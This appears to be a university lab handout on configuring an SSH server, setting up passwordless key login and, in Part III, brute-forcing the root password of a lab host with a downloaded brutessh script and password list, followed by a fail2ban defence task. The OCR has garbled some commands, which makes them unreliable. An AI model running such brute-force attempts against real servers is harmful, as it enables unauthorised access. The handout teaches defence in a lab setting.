# Lab 6: SSH Server

**Objective:** To help students understand how SSH works and setup a SSH Server.

#### **PART I:**

- [1] Installation: SSH server and client are installed with basic installation
- [2] Configuration:

#### **Start SSH Server:**

Following command will make ssh server start automatically on booting time. [root@hadrian /root]# chkconfig sshd on

Restart the ssh server: [root@hadrian /root]# service sshd restart

#### **Configure SSH Server:**

[root@hadrian /root]# vi /etc/ssh/sshd\_config

PermitRootLogin no
MaxAuthTries 3
PermitEmptyPasswords no
X11Forwarding no
AllowUsers ken ben (administrator's login names)

Banner /etc/ssh/banner

#### [root@hadrian /root]# vi /etc/ssh/banner

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
[root@hadrian /root]# service sshd restart

#### **PART II:**

### SSH without password

Objective: Learn how to setup ssh connection between two hosts without password.

Scenario: A user at hadrian will ssh to ns without password



# hadrian

ns

## [1] Generating ssh keys on HADRIAN:

[ken@hadrian~] \$ ssh-keygen -t rsa

Enter passphrase (empty for no passphrase): Enter

Enter same passphrase again: Enter

### [2] Prepare NS:

[ken@hadrian~] \$ ssh ns ken@ns's password: \*\*\*\*\*\*\*

[ken@ns~] \$ mkdir .ssh

[ken@ns~] \$ chmod 700 .ssh

[ken@ns~] \$ touch .ssh/authorized\_keys

[ken@ns~] \$ chmod 600 .ssh/authorized keys

[ken@ns~] \$ cd .ssh

[ken@ns~] \$ In -s authorized\_keys authorized\_keys2

[ken@ns~] \$ exit

[ken@hadrian~] \$

### [3] Copy ssh public key to NS:

[ken@hadrian~] \$ scp .ssh/id\_rsa.pub ns;~/.ssh/authorized\_keys ken@ns's password: \*\*\*\*\*\*\*

### [4] Testing: ssh to ns without password

[ken@hadrian~] \$ ssh ns

[ken@ns~] \$

[ken@ns~] \$ exit

[ken@hadrian~] \$ ssh ns hostname

[ken@hadrian~] \$ ssh ns 'ls -l .ssh'

total 4

-rw-----

ken ken 405

Mar 11 11:16 authorized keys

lrwxrwxrwx 1

ken ken 15

Mar 11 11:16 authorized keys2 -> authorized keys

### **PARTIII:**

# Change root password on "ns":

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[root@ns ~]# passwd
User password as following: 123456 or password
```

#### **How to Brute force SSH**

### **Install following packages:**

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[root@hadrian ~]# yum -y install python-crypto python-paramiko
```

## Get SSHBrute python script:

```
[root@hadrian ~] # mkdir bssh

[root@hadrian ~] # cd bssh

[root@hadrian bssh] # wget http://debianuser.org/bruteforce/brutessh.zip

[root@hadrian bssh] # unzip brutessh.zip

[root@hadrian bssh] # cd brutessh

[root@hadrian brutessh] # wget
http://debianuser.org/bruteforce/passlist.txt
```

### **Get SSHBrute python script:**

```
[root@hadrian brutessh]# python brutessh.py -h 192.168.1.2 -u root -d
passlist.txt
```

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mosi: 10.1.100.4 Osername: root rassword lile: passiist.txt
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Trying password...

dragon

Protect ns.coyote365.net with Package called "fail2ban".

Download and install fail2ban and submit the step-by-step instruction as Lab 6 report.